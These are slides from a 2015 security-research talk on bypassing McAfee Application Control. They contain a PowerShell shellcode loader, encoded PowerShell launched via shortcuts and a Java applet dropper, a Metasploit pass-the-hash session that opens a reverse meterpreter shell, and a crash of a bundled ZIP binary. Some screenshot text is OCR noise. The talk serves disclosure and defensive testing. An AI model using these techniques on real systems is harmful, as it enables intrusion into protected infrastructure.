

# Bypassing McAfee's Application Whitelisting for critical infrastructure systems

Version: 1.0 Date: 06.11.2015 Author: R. Freingruber Responsible: R. Freingruber Confidentiality Class: Public

#### Agenda

- SEC Consult
- Application Whitelisting
- Overview McAfee Application Control
- Bypassing Application Whitelisting
  - Basic Code Execution
  - Full Code Execution
  - Memory Corruption Protections
  - User Account Control (UAC)
- Bypassing Read- and Write-Protection
- The Kernel Side
- Demos
- Conclusion






ADVISOR FOR YOUR INFORMATION SECURITY

### **SEC Consult**



#### **SEC Consult**







ADVISOR FOR YOUR INFORMATION SECURITY

## **Application Whitelisting**



### **Application Whitelisting**

- Idea
  - Servers few applications (webserver, database server, anti virus product, ...)
  - Applications change very rarely
  - → Prevent the execution of other applications
  - → This prevents the execution of "unwanted applications" (viruses, malware, applications from hackers, and so on)



### **Application Whitelisting**

- Main field of application
  - Systems in critical infrastructures (e.g. SCADA environments)
  - Important company systems / servers
  - Workstations with high security requirements (administrative workstations)
  - Kiosk systems
  - •

### **Application Whitelisting**

- Solutions:
  - McAfee Application Control (Solidcore)
  - Microsoft AppLocker
  - Bit9 Parity Suite
  - CoreTrace Bouncer
  - Lumension Application Control
  - SignaCert Enterprise Trust Services



#### In-depth look at application whitelisting

- Big problem of application whitelisting
  - How should updates be handled?
- Implementation details
  - Store path of application in whitelist
    - → Fast, but what if attacker modifies the executable?
  - Store hashsum of application in whitelist?
    - → Slow, but what if application has an update mechanism?
  - Protection of additional files
    - Protection of libraries
    - Protection of scripts
    - Configuration files of the application / the database file





ADVISOR FOR YOUR INFORMATION SECURITY

## Overview -McAfee Application Control



- Only Windows version covered in this talk
  - Only Windows license available during customer project
- Tests done for version 6.1.3.353
  - Windows XP x86
  - Windows 7 x86
  - Windows 8.1 x64
  - Windows 2008R2 x64 (not working)



#### 👿 McAfee Solidifier Command Line BX C:\Program Files\McAfee\Solidcore>sadmin help Copyright 2008-2014 McAfee, Inc. All Rights Reserved. Usage: sadmin <COMMAND> [options] [arguments] Sadmin is the command line interface to administer McAfee Solidifier. aef Modify or display advanced exclude filter rules. auth Authorize checksum. begin-observe (bo) Start observation mode on the system begin-update (bu) Begin update window to allow updates to the system Add. list or remove trusted certificates cert disable Disable McAfee Solidifier control on next reboot Enable McAfee Solidifier control on next reboot enable end-observe (eo) End observation mode on the system End update window end-update (eu) help Display help for basic commands help-advanced Display help for advanced commands license Configure McAfee Solidifier licenses monitor (mon) Modify or display the monitoring rules Set or unset a password for the actionable commands passwd solidify (so) Solidify the system Display status of McAfee Solidifier status Modify or display the rules for trusted paths trusted Unsolidify the specified file, directory or volume unsolidify (unso) Add, list or remove authorized updaters updaters Display version of McAfee Solidifier version

Type 'sadmin help <COMMAND>' for detailed help on a specific command.



All rights reserved

• "Solidify" the system:

C:\Program Files\McAfee\Solidcore>sadmin solidify Password: Enumerating installed products. Solidifying volume C:\ 00:00:48: Total files scanned 11426, solidified 2591

C:\Program Files\McAfee\Solidcore>\_

C:\Program Files\McAfee\Solidcore>sadmin status McAfee Solidifier: Disabled McAfee Solidifier on reboot: Disabled

ePO Managed: Local CLI access: No Recovered

[fstype] \* NTFS

[status] Solidified [driver status] [volume] Unattached C:\

C:\Program Files\McAfee\Solidcore>sadmin enable Password: McAfee Solidifier will be enabled without Memory Protection on service restart. Memory Protection will be available on next reboot.



 Application Whitelisting protects against execution of not whitelisted applications or scripts

C:\Documents and Settings\research\Desktop\ImmunityDebugger\_1\_85\_setup.exe



Windows cannot access the specified device, path, or file. You may not have the appropriate permissions to access the item.



#### C:\WINDOWS\system32\cmd.exe

Microsoft Windows XP [Version 5.1.2600] (C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\research>cd Desktop

C:\Documents and Settings\research\Desktop>test.bat Access is denied.



- Other features:
  - Write protection
    - Mandatory because of the design of the application!
    - Application just stores the path to the executable
    - Write protection prevents attacker from overwriting whitelisted applications
  - Read protection
    - Used e.g. to protect the whitelist or the password-hash file
  - Memory Corruption protection
    - Important because memory corruptions can be used to bypass application whitelisting



#### **McAfee Application Control - Updaters**

C: >sadmin updaters list Password: -d -t Apachel -t Apple1 -t. AdobeArmsvc1 -t SERVERROLES1 -t McAfee42 -t McAfee25 -t. McAfee43 -t. MVM2 -+ MVM1 -t McAfee32 -t FlashplayerUpdateService1 -t McAfee18 -t McAfeel -t McAfee10 -t McAfee36 -t McAfee35 -t. McAfee39 -t. McAfee37 -t McAfee23 -t McAfee22 -t McAfee16

apache.exe Apple Software Update\softwareupdate.exe armsvc.exe dism.exe ePolicy Orchestrator\EventParser.exe ePolicy Orchestrator\Server\bin\tomcat5.exe ePolicy Orchestrator\Server\bin\tomcat7.exe FCAgent.exe FCPatchInstallAgent.exe firesvc.exe FlashplayerUpdateService.exe FramePkq.exe Frameworkservice.exe Framew~1.exe FSAssessment.exe FSDiscovery.exe FSScanCtrlSvc.exe FSScanEngineSvc.exe HIPSvc.exe HtmlDlq.exe iexplore.exe -1 mcinsctl.dll



#### **McAfee Application Control - Updaters**

| -d | -t | HP Quality Center1 |
|----|----|--------------------|
|    | -t | J2RE2              |
|    | -t | J2RE1              |
|    | -t | JavaUpdate2        |
|    | -t | JavaUpdate1        |
|    | -t | McAfee46           |
|    | -t | McAfee9            |
|    | -t | McAfee41           |
|    | -t | McAfee14           |
| -n | -t | McAfee19           |
|    | -t | McAfee31           |
|    | -t | McAfee8            |
|    | -t | McAfee11           |
|    | -t | McAfee20           |
|    | -t | McAfee7            |
|    | -t | McAfee40           |
|    | -t | McAfee44           |
|    | -t | McAfee45           |
|    | -t | McAfee30           |
|    | -t | McAfee3            |
|    | -t | McAfee6            |
|    | -t | McAfee12           |
|    | -t | McAfee15           |
|    | -t | McAfee13           |

iexplore.exe -1 QCClient.UI.Core.dll ikernel.exe -p svchost.exe ikernel.exe -p winlogon.exe Java\Java Update\jucheck.exe Java\Java Update\jusched.exe McAfee\Real Time\rtclient.exe Mcappins.exe McCHSvc.exe mcmnhdlr.exe mcods.exe McSACore.exe McScript.exe McScript InUse.exe mcshell.exe McShield.exe McSyHost exe McTELSvc.exe McTELUpd.exe McTray.exe Mcupdate.exe Mcupdmgr.exe McVSEscn.exe Mcvsrte.exe mcvsshld.exe



#### **McAfee Application Control - Updaters**

-d

| -t McAfee24                   | mer.exe                                            |
|-------------------------------|----------------------------------------------------|
| -t McAfee5                    | Mghtml.exe                                         |
| -t MozillaMaintenanceService1 | Mozilla Maintenance Service\maintenanceservice.exe |
| -t McAfee2                    | Msshield.exe                                       |
| -t McAfee21                   | myAgtSvc.exe                                       |
| -t Nvidiadaemonul             | NVIDIA Corporation\NVIDIA Update Core\daemonu.exe  |
| -t McAfee38                   | ReportServer.exe                                   |
| -t MCGroupShield1             | RPCServ.exe                                        |
| -t McAfee34                   | RSSensor.exe                                       |
| -t McAfee29                   | SBadduser.exe                                      |
| -t McAfee17                   | scan32.exe                                         |
| -t PRINTER1                   | spoolsv.exe                                        |
| -t McAfee33                   | Supportability\MVT\MvtApp.exe                      |
| -t METROAPP1                  | svchost.exe -l appxdeploymentserver.dll            |
| -t METROAPP2                  | svchost.exe -l wsservice.dll                       |
| -t WindowsSQMconsolidator1    | system32\Wsqmcons.exe                              |
| -t SERVERROLES2               | tiworker.exe                                       |
| -t McAfee4                    | udaterui.exe                                       |
| -t McAfee26                   | VirusScan Enterprise\VsTskMgr.exe                  |
| -t McAfee28                   | VirusScan Enterprise\x64\EngineServer.exe          |
| -t McAfee27                   | VirusScan Enterprise\x64\Scan64.exe                |
| -t WINDOWS1                   | webfldrs.msi                                       |
|                               |                                                    |



#### McAfee Application Control – Memory Protection

 "In addition, it prevents whitelisted applications from being exploited via memory buffer overflow attacks on Windows 32- and 64-bit systems."

Source: http://www.mcafee.com/us/products/application-control.aspx


• *"Key Advantages: Protect against zero-day and APTs without signature updates."* 

Source: http://www.mcafee.com/us/resources/data-sheets/ds-application-control.pdf

• *"Whitelisted programs that might contain some inherent vulnerabilities cannot be exploited through a buffer overflow."* 

Source: http://www.mcafee.com/mx/resources/solution-briefs/sb-app-control-legacy-windows-xp.pdf





Title: Bypassing McAfee's Application Whitelisting for critical infrastructure systems | Responsible: R. Freingruber © 2015 SEC Consult U Version / Date: V1.0 / 11-2015] | Confidentiality Class: Public

© 2015 SEC Consult Unternehmensberatung GmbH All rights reserved





ADVISOR FOR YOUR INFORMATION SECURITY

## **Bypassing Application Whitelisting**



#### **Bypassing Application Whitelisting**

- Problem: We cannot execute our own application
- Solution: Abuse installed / whitelisted applications
  - → Find a whitelisted application which can be used to execute code
  - ➔ Should be whitelisted on all systems
    - Windows specific executables
    - Executables installed by McAfee Application Control
    - Executables installed by common 3rd party tools (e.g. Office)



- Pentesters best friend PowerShell
- Available since Microsoft Windows Vista
- Whitelisted per default by "solidify"
- Can be used to **invoke shellcode** (even if powershell scripts are disabled)!



#### PowerShell examples

| <br>Calculator                 |      |     |              |                          |            |    |    | 2                       |
|--------------------------------|------|-----|--------------|--------------------------|------------|----|----|-------------------------|
| <br>View Edit I                | Help |     |              |                          |            |    |    |                         |
|                                |      |     |              |                          |            |    |    | 6                       |
| 0000 00<br>63<br>0000 00<br>31 |      |     | 0000<br>0000 | 0000<br>47<br>0000<br>15 | 000<br>000 |    |    | 0000<br>32<br>0000<br>0 |
| <br>O Hex                      |      | Mod | Α            | MC                       | MR         | MS | M+ | M-                      |
| <br>Dec     Oct                | (    |     | В            | -                        | CE         | С  | ±  | <b>√</b>                |
| <br>© Bin                      | RoL  | RoR | С            | 7                        | 8          | 9  | /  | %                       |
| <br>Qword                      | Or   | Xor | D            | 4                        | 5          | 6  | *  | 1/x                     |
| O Dword                        |      |     | E            | 1                        | 2          | 3  |    |                         |

Title: Bypassing McAfee's Application Whitelisting for critical infrastructure systems | Responsible: R. Freingruber © 20 Version / Date: V1.0 / 11-2015] | Confidentiality Class: Public

© 2015 SEC Consult Unternehmensberatung GmbH All rights reserved



#### **PowerShell examples**

- Which PowerShell script do we start?
- Have a look at PowerSploit!
  - "PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid penetration testers during all phases of an assessment."
  - <u>https://github.com/mattifestation/PowerSploit</u>
  - Examples: DllInjection, PE-File Injection, Invoke Shellcode, Keylogging, Portscan, Mimikatz, ...



#### **PowerShell examples**

```
$code = @"
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint
dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes,
uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
dwCreationFlags, IntPtr lpThreadId);
[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);
" (a
$winFunc = Add-Type -memberDefinition $code -Name "Win32" -namespace
Win32Functions -passthru
[Byte[]]$sc = 0xfc,0xe8,0x89,*OTHER SHELLCODE*,0x63,0x00
Ssize = 0x1000
if ($sc.Length -qt 0x1000) {$size = $sc.Length}
$x=$winFunc::VirtualAlloc(0,0x1000,$size,0x40)
for ($i=0;$i -le ($sc.Length-1);$i++)
{$winFunc::memset([IntPtr]($x.ToInt32()+$i), $sc[$i], 1)}
$winFunc::CreateThread(0,0,$x,0,0,0)
```

Script from Social Engineering Toolkit (SET), original author: Matthew Graeber (minor modifications by myself)



#### **Bypassing Application Whitelisting**

- Recap:
  - If we can manage to start PowerShell we can start any code which we like (including shellcode, .DLL and .EXE files)
- How do we start PowerShell?
  - We cannot put it into a .bat file since .bat files are also protected by Application Whitelisting!
- Idea
  - Devide task of "code execution" into two steps
  - Step 1 basic code execution (e.g. scripts)
  - Step 2 full code execution (e.g. Powershell)



#### Attack vectors

- Focus on real world attacks
  - We want to protect against real world attacks
  - Therefore we have to test exactly these scenarios!
- Common attack vectors
  - Any kind of social engineering
  - Java Applets / Drive-by-Downloads
  - Microsoft Office Macros
  - Memory Corruption Exploits (Browser, PDF Reader, Microsoft Office, ...)
  - Web application vulnerabilities (command injection, SQL injection, file uploads, ...)





ADVISOR FOR YOUR INFORMATION SECURITY



- Simple ideas:
  - User in front of a system (Kiosk systems, Social Engineering, ...)
  - Malicious USB stick (rubber ducky)



| 📄 simple ducky payload.txt - Notepad                                                                                              |   |
|-----------------------------------------------------------------------------------------------------------------------------------|---|
| <u>F</u> ile <u>E</u> dit F <u>o</u> rmat <u>V</u> iew <u>H</u> elp                                                               |   |
| REM My First Payload<br>WINDOWS r<br>DELAY 100<br>STRING notepad.exe<br>ENTER<br>DELAY 200<br>STRING Hello World! I'm in your PC! | • |



- What if we don't have such a possibility?
- Attack scenario
  - Send victim a file
  - Victim opens/starts the file
  - Victim is infected
- Typically this is not possible
  - .exe, .dll, .bat, .com, and many many many more are checked and blocked!
  - However, they forgot some .... ③



• Abuse of unchecked file types – HTA


| C:\Documents and Settings\research\Desktop\HTA\test.hta                                                                                             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
|-----------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Edit View Help                                                                                                                                      | Image: Section Control of Contro of Control of Control of Control of Control of                                      |
| HexDecOctBinDegreesRadiansGradsInvHypBackspaceCECStaF-E()MC789/AvedmsExpInMR456×OrSumsinx^ylogMS123·LshNotscosx^3n!M+0+/-,+=IntDattanx^21/xpiABCDEF | <pre>test.hta  test.hta  i tes</pre> |



Title: Bypassing McAfee's Application Whitelisting for critical infrastructure systems | Responsible: R. Freingruber © 2015 S Version / Date: V1.0 / 11-2015] | Confidentiality Class: Public

© 2015 SEC Consult Unternehmensberatung GmbH All rights reserved

Abuse of unchecked file types – JS





- Another attack possibility are **file shortcuts**!
- Just create a shortcut to the required application (e.g. PowerShell)
- Pass arguments inside shortcut
  - With Microsoft explorer we are limited to MAX\_PATH
  - Use Microsoft API to create shortcut



| What item would you lik                                         | e to create a shortcut fo      | or?                              |        |
|-----------------------------------------------------------------|--------------------------------|----------------------------------|--------|
| This wizard helps you to create s<br>Internet addresses.        | hortcuts to local or network p | rograms, files, folders, compute | rs, or |
| Type the location of the item:<br>powershell -nop -windows hide | den -E YwBhAGwAYwAuAGUA        | AeABIAA== Browse                 |        |
| Click Next to continue.                                         |                                |                                  |        |



| Name                             |      | Date  | e modified                       | Туре     |                         | Size |
|----------------------------------|------|-------|----------------------------------|----------|-------------------------|------|
| 📷 click_me                       |      | 13.1  | 0.2015 11:25                     | Shortcut |                         | 2 KB |
| Calculator                       |      |       |                                  |          | x                       | )    |
| View Edit H                      | Help |       |                                  |          |                         |      |
|                                  |      |       |                                  |          | 0                       |      |
| 0000 000<br>63<br>0000 000<br>31 |      |       | 0000 000<br>47<br>0000 000<br>15 |          | 0000<br>32<br>0000<br>0 |      |
| © Hex                            |      | A loo | MC MR                            | MS M+    | M-                      |      |
| ● Dec<br>○ Oct                   |      | ) B   | ← CE                             | C ±      | <b>√</b>                |      |
| 🔘 Bin                            | RoL  | RoR C | 7 8                              | 9 /      | %                       |      |
| Qword                            | Or   | Kor D | 4 5                              | 6 *      | 1/x                     |      |
| O Dword<br>Word                  | Lsh  | Rsh   | 1 2                              | 3 -      |                         |      |
| 🔘 Byte                           | Not  | And F | 0                                | , +      |                         |      |

🔶 SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

Title: Bypassing McAfee's Application Whitelisting for critical infrastructure systems | Responsible: R. Freingruber © 2015 SEC Version / Date: V1.0 / 11-2015] | Confidentiality Class: Public

© 2015 SEC Consult Unternehmensberatung GmbH All rights reserved

# **Basic Code Execution**

- Attack scenario: Web application vulnerability
- Common vulnerabilities which lead to a system compromise are:
  - SQL injection
  - OS command injection •
  - Code injection

Version / Date: V1.0 / 11-2015] | Confidentiality Class: Public


- File upload vulnerability
- In all these cases you have the ability to execute applications, e.g. PowerShell



# **Basic Code Execution**

- Attack scenario: Pass-the-Hash attack
  - Frequently used during internal audits
  - Compromise one server, extract local administrator hash, use the hash to authenticate against other servers with the same password
- Pentesting tool
  - Metasploit module: psexec





Source: https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/



All rights reserved

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.57.133
LHOST => 192.168.57.133
msf exploit(psexec) > set LPORT 443
LPORT => 443
msf exploit(psexec) > set RHOST 192.168.57.131
RHOST => 192.168.57.131
msf exploit(psexec) > set SMBPass e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
SMBPass => e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
msf exploit(psexec) > exploit
```

Source: https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/



All rights reserved

- Connecting to the server...
- Started reverse handler
- [\*] Authenticating as user 'Administrator'...
- Uploading payload...
- Created \KoVCxCjx.exe...
- Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn\_np:192.168.57.131[\svcctl] ...
- Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn\_np:192.168.57.131[\svcct1] ...
- [\*] Obtaining a service manager handle...
- [\*] Creating a new service (XKqtKinn "MSSeYtOQydnRPW1")...
- Closing service handle...
- Opening service...
- Starting the service...
- Removing the service...
- Closing service handle...
- Deleting \KoVCxCjx.exe...
- Sending stage (719360 bytes)
- \*] Meterpreter session 1 opened (192.168.57.133:443 -> 192.168.57.131:1045)

Source: https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/



- Pass-the-hash attack from metasploit does not work if system is protected by Application Whitelisting
- Reason can be found in code
  - /usr/share/metasploit-framework/ modules/auxiliary/admin/smb/psexec\_command.rb

```
81
    # Executes specified Windows Command
82
    def execute command(text, bat)
      # Try and execute the provided command
83
84
      execute = "%COMSPEC% /C echo #{datastore['COMMAND']} ^> %SYSTEMDRIVE%#{tex
    #{bat} & %COMSPEC% /C start %COMSPEC% /C #{bat}"
      print status("#{peer} - Executing the command...")
85
      begin
86
87
        return psexec(execute)
88
      rescue Rex::Proto::SMB::Exceptions::Error => exec command error
89
        print error("#{peer} - Unable to execute specified command: #
  {exec command error}")
        return false
90
91
      end
92
    end
```



All rights reserved

- Example: psexec command is "whoami"
- Resulting command:

```
cmd.exe /c
echo whoami ^> C:\randomName
> C:\...\temp.bat
&
cmd.exe /c start
cmd.exe /c C:\..\temp.bat
```

• Output can be read from:

C:\randomName



• Simple modification:

```
82
    def execute command(text, bat)
      # Try and execute the provided command
83
      execute = "%COMSPEC% /C #{datastore['COMMAND']}"
84
      print status("#{peer} - Executing the command...")
85
      begin
86
87
        return psexec(execute)
      rescue Rex::Proto::SMB::Exceptions::Error => exec command error
88
        print error("#{peer} - Unable to execute specified command: #{exec command error}")
89
90
        return false
91
      end
92
    end
```

#### ➔ Pass-the-hash attack works against Application Whitelisting protected systems!





ADVISOR FOR YOUR INFORMATION SECURITY



- Already discussed **PowerShell**
- But we have many more pre-installed applications which we can abuse
- Examples:
  - Rundll32.exe
  - Script intepreters (python, perl, PHP, JSP, ...)
  - Debuggers
  - •





- Another way to achieve full code execution is to abuse Java applets
- Common real world attack vector
- Does not require the "basic code execution" step



Malicious java applet

```
10 public class javaDropper extends Applet
11 {
12
    public void paint(Graphics paramGraphics)
13
    Ł
14
      try {
15
       String file = "malware.exe";
16
       String destination = System.getenv("TEMP")+"\\"+file;
       extractResource(file, new java.io.File(destination));
17
       String command = "cmd /c start "+destination;
18
19
       Process child = Runtime.getRuntime().exec(command);
20
       /* Code from fake applet */
21
     } catch (Exception e) {
22
       e.printStackTrace();
23
24
```

Simple modification

```
10 public class javaDropper extends Applet
11 {
12
    public void paint(Graphics paramGraphics)
13
    {
14
      try {
15
       String command = "cmd /c powershell -enc YwBhAGwAYwAuAGUAeABI/
16
        Process child = Runtime.getRuntime().exec(command);
17
       /* other applet code */
18
     } catch (Exception e) { e.printStackTrace(); }
19
     }
```



- This again uses PowerShell...
- What if there is no PowerShell executable or if it's not in the whitelist?
- Directly inject code into the Java process
  - "Java Shellcode Execution" by Ryan Wincey at BSidesCHS 2013
  - <u>https://github.com/schierlm/JavaPayload</u>



- Attack vector: Microsoft Office macros
- Basically the same as Java applets
  - We can start applications → Launch PowerShell
  - We can inject shellcode → Full code Execution
- Useful tool shellcode2vbscript
  - Written by Didier Stevens
  - <u>http://blog.didierstevens.com/2009/05/06/shellcode-2-vbscript/</u>

- Attack vector: Microsoft Office macros
- Basically the same as Java applets
  - We can start applications → Launch PowerShell
  - We can inject shellcode → Full code Execution
- Useful tool shellcode2vbscript
  - Written by Didier Stevens
  - <u>http://blog.didierstevens.com/2009/05/06/shellcode-2-vbscript/</u>
  - Modify script to work against 64-bit systems
    - Long → LongPtr
    - Use PtrSafe in front of function definition



- Attack vector: Memory Corruption Exploitation
- Two possibilities
  - Without "basic code execution" → E.g. Browser exploit
  - With "basic code execution" → Exploit a local application to inject code into the whitelisted application



- Which local application should we exploit?
- Applications from the operating system
  - Hard because of protections (full ASLR, DEP, SafeSEH, /GS, CFG, ...)
- Applications installed by McAfee Application Control
  - © On all systems the same binary
  - ③ Maybe they forgot to enable protections...



• Check installed applications by McAfee Application Control:

C:\Program Files\McAfee\Solidcore\Tools\GatherInfo>zip.exe -v Copyright (C) 1990-1999 Info-ZIP Type 'zip "-L"' for software license. This is Zip 2.3 (November 29th 1999), by Info-ZIP. Currently maintained by Onno van der Linden. Please send bug reports to the authors at Zip-Bugs@lists.wku.edu; see README for details. Latest sources and executables are at ftp://ftp.cdrom.com/pub/infozip, as of above date; see http://www.cdrom.com/pub/infozip/Zip.html for other sites. Compiled with mingw32 / gcc 2.95.3-6 (mingw special) for

Windows 9x / Windows NT (32-bit) on Sep 12 2001.

• Jackpot: ZIP applications from 1999




Buffer overflow in Info-Zip 2.3 and possibly earlier versions, when using recursive folder compression, allows remote attackers to execute arbitrary code

No public information available ☺

Title: Bypassing McAfee's Application Whitelisting for critical infrastructure systems | Responsible: R. Freingruber © 2015 SEC Consult Unternehmensberatung GmbH Version / Date: V1.0 / 11-2015] | Confidentiality Class: Public All rights reserved



Source code available



ADVISOR FOR YOUR INFORMATION SECURITY

All rights reserved

See it crash:

C:\Program Files\McAfee\Solidcore\Tools\GatherInfo>zip.exe -r test.zip aaaaaaaaa 

aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaa

| ιağ |                                                   | 2aaaaaaaaaaaaaaaaaaaa |
|-----|---------------------------------------------------|-----------------------|
| ۱a  | 🛃 zin eve                                         | aaaaaaaaaaaaaaaaa     |
| ۱a  | 💱 zip.exe 📃 🗖 💌                                   | aaaaaaaaaaaaaaaaaa    |
| ۱a  |                                                   | aaaaaaaaaaaaaaaaa     |
| ۱a  | zip.exe funktioniert nicht mehr                   | aaaaaaaaaaaaaaaaa     |
| ۱a  | zipiexe funktioniere ment menn                    | aaaaaaaaaaaaaaaaa     |
| ۱a  |                                                   | aaaaaaaaaaaaaaaaa     |
| ۱a  | Es wird nach einer Lösung für das Problem gesucht | aaaaaaaaaaaaaaaaa     |
| ۱a  |                                                   | aaaaaaaaaaaaaaaaa     |
| ۱a  | Abbrechen                                         | aaaaaaaaaaaaaaaaa     |
| ۱a  | Abbrechen                                         | aaaaaaaaaaaaaaaaa     |
| ۱a  |                                                   | aaaaaaaaaaaaaaaaa     |
